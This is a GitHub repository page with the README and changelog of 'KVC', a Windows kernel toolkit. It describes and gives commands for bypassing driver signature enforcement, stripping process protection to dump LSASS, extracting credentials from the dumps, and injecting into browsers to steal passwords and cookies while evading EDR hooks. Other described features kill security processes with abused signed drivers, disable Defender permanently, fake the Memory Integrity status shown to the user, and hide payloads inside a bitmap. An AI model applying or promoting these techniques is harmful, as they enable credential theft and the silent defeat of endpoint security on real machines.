
wesmar/kvc has 344 GitHub stars and 63 forks. GitHot measured +1 stars in 24 hours. Last checked 2026-11-18 17:36 UTC. Last push 2026-11-14.
What you can do
- PP/PPL Manipulation — Read and write EPROCESS.Protection directly in kernel memory. kvc unprotect, kvc protect, kvc set, kvc restore. Session state persisted across reboots (HKCU\Software\kvc\Sessions\<BootID>).
- Process Signature Spoofing — Write SignatureLevel + SectionSignatureLevel in EPROCESS alongside the Protection byte. Auto-calculated optimal values on kvc protect/kvc set; manual surgical control via kvc spoof <pid> <ExeSigHex> <DllSigHex>. Process becomes indistinguishable from a legitimately protected binary under kernel inspection.
- Memory Dumping — MiniDumpWriteDump against PPL/PP processes via EPROCESS.Protection self-elevation before OpenProcess. kvc dump lsass.exe → Downloads\lsass_PID.dmp. After dump, KVC offers immediate kvc analyze if kvcforensic.dat is present.
- WiFi Keys + DPAPI Secrets — kvc export secrets: acquires TrustedInstaller token, extracts DPAPI_SYSTEM + NL$KM from HKLM\SECURITY, decrypts WiFi passwords via netsh, merges browser results, generates HTML + TXT report.
Measured star growth
- in 24h
- +1
- in 7 days
- Collecting history
- in 15 days
- Collecting history
- in 1 month
- Collecting history
Net star changes over overlapping periods, not daily totals. Missing measurements are left blank. Stars measure attention, not software quality.
About
KVC enables unsigned driver loading via DSE bypass (g_CiOptions patch, skci.dll hijack, SeCiCallbacks redirection) and PP/PPL manipulation for LSASS memory dumping on modern Windows with HVCI/VBS.
Developer ToolsREADME.md
OriginalKVC - Kernel Vulnerability Capabilities Framework
Build & Validation Note:
v1.0.5is undergoing cross-environment verification through Sunday (Windows 10 through Windows 11 Germanium/24H2/26H1), alongside an ongoing experimental effort toward anx86build. Any edge cases found during testing are fixed and synchronized continuously both here and on kvc.pl.
Windows Security Research and Kernel Internals Framework
Ring-0 toolkit for process protection, memory inspection, credential and registry operations, driver loading, and Windows security state management.





KVC v1.0.5 — fully hardened system: Memory Integrity ON, Secure Boot ON, TPM ON after kvc install <your_unsigned_driver>
After the initial one-time reboot required to load the unsigned driver, subsequent reboots require no additional restarts.
Set RestoreHVCI=YES in C:\Windows\drivers.ini to have kvc_smss automatically restore the Memory Integrity flag on every boot — windowsdefender://devicesecurity stays clean indefinitely.
What's New — 13.11.2026 (v1.0.5)
KVC Framework v1.0.5 introduces a steganographic 24-bit carrier matrix, dual-backend signed driver primitives for protected process termination and low-level locked file operations, zero-CRT browser credential extraction over asynchronous Named Pipes, and streamlined remote deployment.
1. Steganographic 24-Bit Carrier Matrix (kvc.bmp)
The primary component carrier no longer relies on application icon headers. The entire payload is encapsulated within an authentic 24-bit bitmap resource:
 Raw 24-bit bitmap carrier ( kvc.bmp)
|
 Embedded BITMAP 102 in kvc.exe (Resource Hacker)
|
The binary armorer — authentic 24-bit bitmap carrier matrix
The carrier contains an LZX-compressed Cabinet record named wallpaper.bmp. Runtime extraction follows this path:
IDR_MAINICON (BITMAP 102)
  -> RT_BITMAP DIB (14-byte BITMAPFILEHEADER removed by rc.exe)
  -> CAB length from biClrImportant + pixel array
  -> CAB with masked MSCF signature (A5 5A F0 0F)
  -> In-memory FDI stream decompression
  -> Manifest verification and component extraction
  -> Dynamic PE reconstruction via system ks.sys DOS header
The payload order is authoritative, defined in config/kvc.ini:
1. kvc.sys Core Ring-0 primitive driver
2. kvckiller.sys Signed process termination driver (K7RKScan)
3. kvcblocker.sys Signed filesystem filter driver for kvc lock (clrcd)
4. kvcstrm.sys Native KMDF stream driver
5. forceio.sys Signed driver for locked I/O (IObitUnlocker)
6. kvc_smss.exe Native early boot application (SUBSYSTEM:NATIVE)
7. ExplorerFrame.dll Desktop watermark removal library
8. help.txt Compressed CLI documentation
The build pipeline strips the initial 128 bytes from each PE image and stores the original e_lfanew in the manifest. At runtime, KVC reads the authentic DOS header from the system ks.sys, restores e_lfanew, and verifies the reconstructed PE\0\0 signature and final SHA-256 before execution. The final reconstructed-file digest is authoritative; a version-specific remainder of ks.sys is not part of the contract. Ring-0 modules are reconstructed in RAM without temporary disk staging.
Carrier specifications:
- Format: 24-bit Windows Bitmap (
BM) - Dimensions: 200 × 202 pixels
- File size: 121,254 bytes
- Embedded
RT_BITMAPDIB: 121,240 bytes - CAB length metadata:
biClrImportant - Compression: LZX Cabinet with masked magic
- Entropy: 7.100 / 8.000
2. ForceIO Signed-Driver Backend (forceio.sys)
KVC integrates a fifth driver backend as forceio.sys. The payload is byte-identical to the official IObitUnlocker.sys v1.3.0.20, SHA-256 C6E50AC7B540E20979B9928867BACF738FAB41E0543B0587CD8C0FE90273A577, carrying a valid Microsoft Windows Hardware Compatibility Publisher signature.
The integration exposes four file manipulation commands:
kvc locks <path>
kvc delete <path>
kvc rename <source> <destination>
kvc copy <source> <destination>
locks and delete accept wildcards * and ? in the leaf component. rename and copy operate on exact paths. delete and copy support directory recursion.
Because the signed driver verifies the caller executable checksum before servicing IOCTL requests, KVC implements a checksum stager: it derives the required correction factor, generates a short-lived padded worker in %TEMP%, executes the worker with inherited console handles, and removes the worker immediately upon completion. The driver binary is never modified on disk.
The ForceIOSession RAII wrapper manages service lifecycle, device handles, and deployed artifacts. Cleanup stops and deletes the service and clears the driver.
3. Signed K7 Process Termination Session (kvckiller.sys)
Process termination incorporates the signed K7RKScan driver, version 23.0.0.11, SHA-256 4D50A0D6F1FFA7815B8D3EC92245BE727A27EEDD7975C63C08B2E9E24275FC92, bearing a valid Microsoft WHCP signature.
The operational contract:
| Operation | IOCTL Code | Input | Output | Purpose |
|---|---|---|---|---|
| Handshake | 0x222008 |
0x77777777 (DWORD) |
1 (DWORD) |
Validates driver state and device accessibility |
| Terminate | 0x222018 |
PID (DWORD) |
Status buffer | Direct kernel-mode process termination |
Service name: K7RKScan; device path: \\.\DosK7RKScnDrv.
KillerSession manages service handles, device handles, and temporary registry state. Before loading the driver, KVC records the exact byte-for-byte state of:
HKLM\SOFTWARE\Wow6432Node\K7 Computing
HKLM\SOFTWARE\Wow6432Node\K7 Computing\K7TotalSecurity
HKLM\SOFTWARE\Wow6432Node\K7 Computing\K7TotalSecurity\DirProductBase
Cleanup restores pre-existing values, removes keys created by KVC only when empty, and leaves existing security software installations intact.
Process protection handling: kvc secengine disable queries target PIDs, uses kvc.sys to read original PS_PROTECTION bytes, and clears protection only after the K7 session is established. If a target survives the termination request, its original protection level is restored immediately, preventing processes from remaining exposed.
4. Zero-CRT Browser Credential Extraction Engine (kvc.dat)
The browser credential extraction subsystem — consisting of orchestrator kvc_pass.exe and in-process agent kvc_crypt.dll — has been re-engineered as a zero-CRT component pair:
- Zero-CRT Native Implementation: Built with custom native Win32 runtime support (
RuntimeSupport.cpp), independent entrypoints, and intrinsic memory operations. Deterministic SSE2 baseline execution (__isa_available = 1) guarantees execution across legacy Intel and AMD processors without AVX instruction requirements. - Asynchronous Named Pipe IPC:
kvc_pass.exeallocates a bidirectional message-mode Named Pipe (\\.\pipe\<UUID>). Direct Syscalls usingAbiTramp.asmtrampolines (NtAllocateVirtualMemory,NtWriteVirtualMemory,NtCreateThreadEx) reflectively mapkvc_crypt.dllinto the browser process space, bypassing user-mode EDR hooks. - Targetted Network-Service Isolation: Unlike traditional utilities like NirSoft ChromePass that require terminating the browser, KVC isolates and terminates only the child
network-serviceprocess holding SQLite locks onLogin DataandCookies. The browser UI remains active and reconnects transparently. For Edge, a secondary synchronized termination pulse is issued right before cookie database access, counteracting Edge's rapid watchdog restart. - In-Process COM Elevation for App-Bound Encryption (
v20): Chrome 127+ App-Bound Encryption binds AES-256-GCM master keys to caller process identity via an out-of-process COM broker (IOriginalBaseElevatorfor Chrome and Brave,IEdgeElevatorFinalfor Edge). External tools receive access denied errors. Becausekvc_crypt.dllexecutes inside the legitimate browser process boundary, it queries the COM elevation service from the verified caller context, decrypts theAPPBmaster key, and streams records through the Named Pipe directly tokvc_pass.exe.
5. Streamlined Remote Deployment (run)
The remote installer script is hardened against heuristic analysis:
- Eliminated PowerShell-level Defender preference commands and registry queries, removing AMSI trigger vectors.
- Dual-mirror payload streaming via native
curl.exewith TLS 1.2/1.3 fallback to .NET. - Staging uses zero-copy memory operations (
[System.Buffer]::BlockCopy). - All exclusion configuration and privilege escalation are performed directly by
kvc.exe setupvia TrustedInstaller WMI dispatches.
📋 Changelog Archive
[28.05.2026]

🔒 kvc lock — VaultGuard CLI/GUI integrated into kvc.exe; folder/partition blocking, system tray, pure x64 assembly (click to expand)
kvc lock
kvc lock without arguments shows help. GUI: lock --gui / lock --tray. CLI subcommands: on, off, add <path> <mode>, remove <path>, allow <app.exe>, unallow <app.exe>, list, status, clear. The GUI spawns as a detached child process (DETACHED_PROCESS | CREATE_NO_WINDOW) so the parent terminal stays usable — Ctrl+C does not kill the GUI.
The underlying kernel component is kvcblocker.sys, a signed FSFilter Content Screener (service clrcd, altitude 389991, device \\.\BE79F7D853E643089D51EDCDA79805C4) signed by PROMOSOFT CORPORATION. It loads on Windows 11 26H1 via the legacy cross-signed driver compatibility mechanism — no test-signing, no patches. The driver protects any path the kernel recognises: folders, individual files, or full partition roots (C:\, D:\).
The IOCTL surface, flag bitmasks, registry layout, and device path were fully reconstructed from the original Secure Folders binary via IDA static analysis and WinDbg kernel tracing — no documentation, no source. The driver held up under extended testing: no pool leaks, no dangling references, no stale device objects across repeated load/unload cycles. The cleanup paths are correct. In the kernel world, that's not a given.
Protection flags:
| Flag | CLI mode | Kernel behavior |
|---|---|---|
| Hidden | Hidden |
STATUS_OBJECT_NAME_NOT_FOUND + removed from directory enumeration |
| Locked | Locked |
All access returns STATUS_ACCESS_DENIED |
| Read-only | ReadOnly |
Strips FILE_WRITE_DATA + DELETE from DesiredAccess |
| No execute | NoExec |
Strips execute bits from DesiredAccess |
| All | All |
Hidden + Locked + ReadOnly + NoExec combined |
The GUI can toggle multiple flags on one path. The CLI accepts one mode per add call, or All for the full Hidden | Locked | ReadOnly | NoExec mask.
CLI:
kvc lock                              show help
kvc lock --gui                        launch GUI
kvc lock --tray                       launch GUI minimized to system tray
kvc lock on                           enable protection globally
kvc lock off                          disable protection globally
kvc lock add "C:\Private" Locked      protect a path
kvc lock add "D:\" Hidden             hide entire partition root from Explorer
kvc lock remove "C:\Private"          remove path from protection
kvc lock list                         list protected paths and trusted apps
kvc lock status                       driver status, path count, trusted count
kvc lock allow totalcmd64.exe         add trusted process (bypasses all flags)
kvc lock unallow totalcmd64.exe       remove trusted process
kvc lock clear                        remove all protected paths and trusted entries
GUI: dark mode, Mica backdrop, drag & drop from Explorer (.lnk shortcuts resolved via COM IShellLink). Flag columns toggle live — no apply button. Shift+Minimize sends the window to system tray; Ctrl+C in the parent terminal does not affect the GUI (spawned detached).
Assembly internals: 10 MASM source files, zero CRT. Every non-leaf function maintains strict x64 ABI — rsp % 16 == 0 before every call, 32-byte shadow space at every call site, callee-saved registers pushed/restored at every boundary.
[20.05.2026]
🖥️ kvc wm remove — Build 28000+ support; DrawTextWithGlow delay-IAT ordinal hook; five-hook defense-in-depth. (click to expand)
Rendering path migration in Build 28000+
shell32!CDesktopWatermark::s_DesktopBuildPaint is the single root painter for all desktop watermark strings — Test Mode, build number, edition, activation text. Prior to Build 28000, the rendering leaf was ExtTextOutW (GDI) with DrawTextW (USER32) as an alternate path on some Win10 builds. Starting with Build 28000, Microsoft migrated the final draw call to UxTheme!DrawTextWithGlow (ordinal 126), which applies a glow compositing pass before painting. The previous ExpIorerFrame.dll hooks suppressed ExtTextOutW and DrawTextW but had no slot for DrawTextWithGlow — watermarks on Build 28000+ were fully visible even with the patch applied.
Discovery path
The initial hypothesis after disassembling s_DesktopBuildPaint on Build 28000 was that zeroing the output of BrandingLoadStringForEdition (the first call in the function) would trigger an early exit at je +0x9ED and bypass all rendering. This was wrong: that jump skips only the edition string buffer; execution falls through to s_GetProductBuildString at +0x102, which assembles the build number and branch string and proceeds unconditionally to DrawTextWithGlow. Patching BrandingLoadStringForEdition alone removed "Windows 11 Pro" from the watermark while leaving "Test Mode" and "Build 28000…" intact.
WinDbg was used to resolve the actual render leaf: dq SHELL32+753AB0 L1 ln poi(SHELL32+753AB0) → UxTheme!DrawTextWithGlow
Every watermark string on Build 28000 passes through this single call; ExtTextOutW and DrawTextW are no longer reachable from s_DesktopBuildPaint on this build.
Delay-load by ordinal — the wrinkle
DrawTextWithGlow is delay-loaded from UxTheme — its IAT slot holds a thunk stub at DllMain time. A standard value-scan against the IAT would fail because UxTheme may not yet be resolved when the proxy DLL attaches. The INT (Import Name Table, DataDirectory[13]) must be scanned directly.
Scanning the INT for the UxTheme delay descriptor revealed that the entry for DrawTextWithGlow has bit 63 set — it is an ordinal-only import with no name string; ordinal is in bits 15:0:
INT entry: 0x800000000000007E → ordinal = 0x7E = 126
BrandingLoadStringForEdition (from winbrand.dll) is also delay-loaded but imported by name (bit 63 clear). Two separate INT-scan paths were therefore required: ReplaceDelayImportedFunctionByName for the named import, ReplaceDelayImportedFunctionByOrdinal for the ordinal-only entry. Both functions walk rvaINT and patch the corresponding slot in rvaIAT at the same index — the mechanism works regardless of whether the target DLL has been loaded at the time of patching.
Fifth hook — InterceptedDrawTextWithGlow
InterceptedDrawTextWithGlow is a leaf function (no frame, no sub rsp) that returns S_OK (0) immediately, suppressing all glow-rendered watermark text:
InterceptedDrawTextWithGlow proc
    xor     eax, eax    ; S_OK — suppress
    ret
InterceptedDrawTextWithGlow endp
The full hook table is now:
| Hook | DLL | Import type | Active on |
|---|---|---|---|
InterceptedLoadStringW |
api-ms-win-core-libraryloader |
regular IAT | Vista+ |
InterceptedExtTextOutW |
gdi32 |
regular IAT | Vista–Win10 |
InterceptedDrawTextW |
user32 |
regular IAT | some Win10 |
InterceptedBrandingLoadStringForEdition |
winbrand |
delay IAT by name | Win8+ |
InterceptedDrawTextWithGlow |
UxTheme ord 126 |
delay IAT by ordinal | Win11 Build 28000+ |
Hooks for paths not present in a given build are no-ops: the INT scan returns without patching if the DLL descriptor or ordinal entry is not found.
[02.05.2026]
Historical signed termination driver integration; secengine disable; HvciShutdownSvc; restore relaunch; hive path fix (click to expand)
Historical termination driver
This entry records the signed termination-driver integration introduced on 2026-05-02. That service/device/IOCTL contract was retired on 2026-11-12 and replaced by the K7RKScan session documented in the current changelog entry.
The binary remains part of the current BMP/FDI component package and is deployed to DriverStore with the other embedded components during kvc setup.
secengine disable — permanent shutdown, fully hardened systems, no restart
kvc secengine disable targets three processes through an offline IFEO edit and the signed termination session. It requires an elevated Administrator token and the driver integration described in the 2026-11-12 entry. HVCI, Secure Boot, and TPM do not change the user-mode service and IFEO operations used here.
Flow:
IFEO blocks (offline hive edit,
REG_FORCE_RESTORE) for three targets:MsMpEng.exe— required. SetsDebugger = systray.exe. The Windows loader intercepts every future launch before a single byte of Defender code executes.SecurityHealthSystray.exe— best-effort. Silences the tray notification icon.SecurityHealthService.exe— best-effort. Blocks the health aggregation service.
termination session:
MsMpEng.exeandSecurityHealthSystray.exeare terminated after preparation of the signed driverSecurityHealthServicestopped viaControlService(SERVICE_CONTROL_STOP)
temporary service state cleaned up — service stopped or restored after use.
Permanence:
The IFEO block is a registry entry, not process state. The Windows loader reads it before starting MsMpEng.exe, including at boot and after a Defender platform update. While the value is present, the loader substitutes systray.exe. The block remains until kvc secengine enable removes it, unless Windows or another security product independently repairs the IFEO entry.
Why this path remains available:
The IFEO subtree has a restrictive DACL for direct writes. KVC uses the supported offline-hive sequence: RegSaveKeyEx → RegLoadKey → modify → RegUnLoadKey → RegRestoreKey(REG_FORCE_RESTORE). The same APIs support backup, migration, and recovery tooling. The IFEO debugger mechanism is also used by application compatibility and debugging workflows. Any hardening change has to account for those existing uses.
--restart flag removed. kvc secengine enable now also explicitly starts SecurityHealthService via SCM after StartService(WinDefend).
HvciShutdownSvc — HVCI reported-state restoration after driver install
kvc install <driver> on a system with Memory Integrity (HVCI) enabled requires one reboot: kvc_smss.exe — the native-subsystem sibling that executes in the SMSS phase, before services.exe, before any user-mode security component — patches the SYSTEM hive to set HypervisorEnforcedCodeIntegrity\Enabled = 0, loads the unsigned target driver, then registers HvciShutdownSvc as an AUTO_START service for the next regular boot.
After the driver-load boot, the HVCI registry key still reads Enabled = 0. Windows Security Center reads that value and shows a warning on Device Security.
HvciShutdownSvc is a ~5 KB x64 assembly Windows service (HvciShutdownSvc.asm, pure MASM, zero CRT dependency), registered by kvc_smss.exe during the SMSS boot phase. It restores the registry values read by Windows Security after the driver-load boot.
DoStartupAction — runs when the service reaches SERVICE_RUNNING:
NtQuerySystemInformation(class 3 — SystemTimeOfDayInformation)→ retrieves kernelBootTimeas aLARGE_INTEGER- Writes to
HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeIntegrity:Enabled = 1— HVCI reports as active to WSCWasEnabledBy = 2— MDM-managed policy source (matches what a fully-managed system carries)ChangedInBootCycle = BootTime— current boot's timestamp; written only if it differs from the stored value
DoShutdownAction — fires at PRESHUTDOWN (0x0F), SHUTDOWN (5), or STOP (1) — whichever the SCM delivers first:
- Writes
Enabled = 0— arms the hive forkvc_smsson the next boot
The full cycle:
kvc install <driver>
  └─ kvc_smss.exe  (SMSS native phase — no AV, no services.exe)
       ├─ SYSTEM hive: Enabled = 0        ← suppress HVCI for this boot
       ├─ NtLoadDriver(target.sys)          ← driver loaded, unsigned, PP/PPL irrelevant
       └─ HvciShutdownSvc → AUTO_START    ← register HVCI state-restoration service

Next boot (regular Windows startup):
  ├─ Driver: still active (loaded in previous boot's DSE bypass)
  └─ HvciShutdownSvc (AUTO_START, runs before user login):
       └─ DoStartupAction:
            Enabled = 1, WasEnabledBy = 2, ChangedInBootCycle = BootTime

windowsdefender://devicesecurity:
  ✅ Core isolation         — on
  ✅ Memory Integrity       — on
  ✅ Security processor     — normal
  ✅ Secure boot            — on

At shutdown:
  └─ DoShutdownAction: Enabled = 0   ← ready for next driver-load cycle
Windows Security Center reads from these registry values rather than from the hypervisor enforcement state directly. HvciShutdownSvc restores the values WSC consumes, so the Device Security page reflects the configured value after boot. The service does not change the actual hypervisor enforcement state. This distinction matters when validating security posture. The native-phase sibling creates the service entry during the SMSS phase; the regular user-mode sibling picks it up on the next clean boot.
kvc kill — signed driver fallback
KillMultipleTargets keeps the kvc.sys + KillProcessInternal primary path. PIDs that survive it enter a signed-driver fallback session. The current fallback contract uses K7RKScan; details are in the 2026-11-12 changelog entry.
Before killing, QueryFullProcessImageNameW snapshots the full exe path of each target PID into HKCU\Software\kvc\KilledPaths\<exename>. This path is used by kvc restore.
kvc restore — process relaunch fallback
kvc restore <name> previously failed with No saved state found for signer when called after kvc kill (no PPL state had been saved). Now, when the session registry lookup finds no PPL state, a two-stage relaunch attempt runs automatically:
- SCM service scan — enumerate all Win32 services, find one whose
ImagePathcontains the exe name, callStartServiceW. - Cached path launch — fall back to the path stored in
HKCU\Software\kvc\KilledPathsat kill time, launch viaShellExecuteExW("runas", path).
Example: kvc kill msmpeng stores C:\ProgramData\Microsoft\Windows Defender\Platform\...\MsMpEng.exe, then kvc restore msmpeng finds and starts WinDefend via SCM.
IFEO hive file path fix
CreateIFEOSnapshot built the hive file path as ctx.tempPath + L"Ifeo.hiv" where GetSystemTempPath() returns C:\Windows\Temp (no trailing backslash). Result: the hive file landed at C:\Windows\TempIfeo.hiv instead of C:\Windows\Temp\Ifeo.hiv.
Fixed: ctx.tempPath + L"\\Ifeo.hiv".
Side effect: CLFS transaction log files ({GUID}.TM.blf, {GUID}.TMContainer*.regtrans-ms) were accumulating in C:\Windows\ with the TempIfeo.hiv prefix. HiveContext::Cleanup previously only scanned tempPath for .regtrans-ms by extension. Cleanup now scans the *parent directory of the hive file** for any file whose name starts with <hivefilename>{ — catches both .TM.blf and `.TMContainer.regtrans-ms` regardless of GUID suffix.
Non-compliant host process handling (MSI Afterburner / RTCore64)
EnsureDriverAvailable calls CheckAndTerminateNonCompliantHost() before ForceRemoveService when a conflicting RTCore64 service is detected. The function reads the host executable path from HKLM\SOFTWARE\WOW6432Node\MSI\Afterburner\InstallPath, locates the running process by filename (case-insensitive), and calls TerminateProcess directly. The driver unloads automatically on host exit. The host is not restarted by KVC — it restarts itself. No WM_CLOSE, no SCM interaction, no restore.
[20.04.2026]
🔩 kvc_smss: boot-time offset scanner promoted to primary; PDB demoted to opt-in; DriverDevice hardened (click to expand)
DriverDevice — obfuscation hardened
drivers.ini now unconditionally writes DriverDevice=\Device\kvc instead of the resolved device name. kvc_smss resolves the kvc alias to the real obfuscated device name at runtime via MmGetPoolDiagnosticString(), so the INI never contains the actual driver identity in plaintext. Previously kvc.exe wrote the real name directly, which was readable to anyone who examined C:\Windows\drivers.ini.
Offset resolution — scanner promoted to primary
Prior to this release, kvc install <driver> unconditionally resolved SeCiCallbacks and SafeFunction offsets via the PDB symbol infrastructure (same path as dse off --safe) and wrote them into drivers.ini. The boot loader used these pre-resolved values, with the heuristic scanner (FindKernelOffsetsLocally) acting only as a fallback.
This release inverts the priority:
| Mode | Trigger | Behaviour |
|---|---|---|
| Scanner (default) | kvc install <driver> |
No offsets written to INI. kvc_smss runs FindKernelOffsetsLocally at every boot. Always resolves against the ntoskrnl.exe that will actually load — immune to Windows Update offset drift. |
| PDB (opt-in) | kvc install <driver> --pdb |
PDB lookup attempted at install time. On success: offsets + OffsetSource=PDB written to INI; scanner skipped at boot. On failure: INI written without offsets; scanner runs at boot. |
Why the inversion? The FindKernelOffsetsLocally heuristic was substantially improved: it now runs three independent passes — Fast LEA/ZeroMemory pattern, exhaustive Structural scan, and Legacy anchor — and accepts the highest-scoring candidate. Empirical testing on Windows 10 19041 through Windows 11 26H2 shows reliable identification in under 50 ms cold / under 5 ms warm. This is fast enough to absorb at every boot with no user-visible delay.
The PDB path has a structural fragility: if Windows Update ships a new ntoskrnl.exe before the user re-runs kvc install, the stale offsets in INI remain valid-looking (non-zero) and will suppress the scanner, causing the bypass to silently mis-patch the wrong address. The scanner, operating on the live binary at boot time, has no such window.
PDB remains available for environments where the symbol server is accessible at install time and the operator explicitly prefers deterministic pre-resolved offsets (e.g. air-gapped targets where a single boot attempt is critical).
UTF-16 LE encoding — stabilised
drivers.ini is always written and re-written as UTF-16 LE with BOM. If the file was previously edited and saved by an external text editor as UTF-8 (with or without BOM), kvc_smss now transparently re-normalises it to UTF-16 LE on the first write that touches the file (e.g. when appending a [DSE_STATE] recovery section). Prior to this release, an UTF-8-saved drivers.ini caused the state persistence path (SaveStateSection / RemoveStateSection) to skip re-encoding, leaving a mixed-encoding file that could be misread on the following boot.
[12.04.2026]
🔬 KvcForensic — LSASS minidump credential extraction (kvc analyze) (click to expand)
kvcforensic.dat is a new optional module distributed as a separate release asset. It embeds KvcForensic.exe (the analysis engine) and KvcForensic.json (LSA structure offset templates for all supported Windows builds), XOR-encrypted with the standard KVC key.
Commands:
kvc analyze <dump>— extract credentials from any Windows LSASS minidump--format txt|json|both— output format (default: both)--full— include verbose fields (NTLM hash, session metadata, etc.)--tickets <dir>— export Kerberos tickets to directory
kvc analyze lsass— auto-locate LSASS dump in CWD then Downloads folderkvc analyze --gui— launch KvcForensic GUI for interactive inspection
Deployment and auto-download:
kvc setupdeployskvcforensic.datto System32 if present in CWD (optional, non-fatal if absent)- If
kvcforensic.datis not present whenkvc analyzeis called, KVC prompts to download it automatically from the GitHub release - Same on-demand mechanism for
kvc.dat: ifkvc bporkvc export secretsis called andkvc_pass.exeis not deployed, KVC prompts to download and set upkvc.datautomatically
Integration:
- After
kvc dump lsass, KVC prompts whether to analyze the dump immediately ifkvcforensic.datis available - At runtime:
kvcforensic.datis decrypted to%TEMP%\KvcForensic\, executed with inherited console, cleaned up after exit - Built with KvcXor option 7 (new menu entry)
[10.04.2026]
🔍 g_CiOptions: fully offline semantic locator — Windows 10 and Windows 11 26H1 (no PDB) (click to expand)
Background
g_CiOptions is a DWORD in ci.dll that controls Driver Signature Enforcement and HVCI state. KVC must locate it at runtime to read or patch DSE flags. Prior to this release, the locator used a fixed offset from the CiPolicy PE section and, when that failed (Windows 10), fell back to a PDB symbol download from the Microsoft Symbol Server.
This release replaces both paths with a deterministic offline analysis. No network access is required. No PDB files are downloaded. No offsets are hardcoded.
Windows 11 26H1 — Offset Change in CiPolicy Section
In Windows 11 build 26100 (26H1), Microsoft relocated g_CiOptions within the CiPolicy PE section. The field moved from offset +0x4 to +0x8 relative to the section start. The previous implementation read the hardcoded CiPolicy+0x4 unconditionally, which returned 0x00000000 on 26H1 — a silent failure that allowed a DSE patch operation to proceed against a null-derived address, causing a BSOD.
The shift was confirmed by IDA analysis of C:\Windows\System32\ci.dll on build 26100:
CiPolicy section start: 0x180053000
g_CiOptions:            0x180053008   (offset +0x8)
The build-number fallback (GetCiOptionsBuildFallbackOffset) now returns +0x8 for builds >= 26100 and +0x4 for earlier builds. The fallback is only reached if the semantic probe is inconclusive.
CiOptionsFinder — Semantic Offline Probe
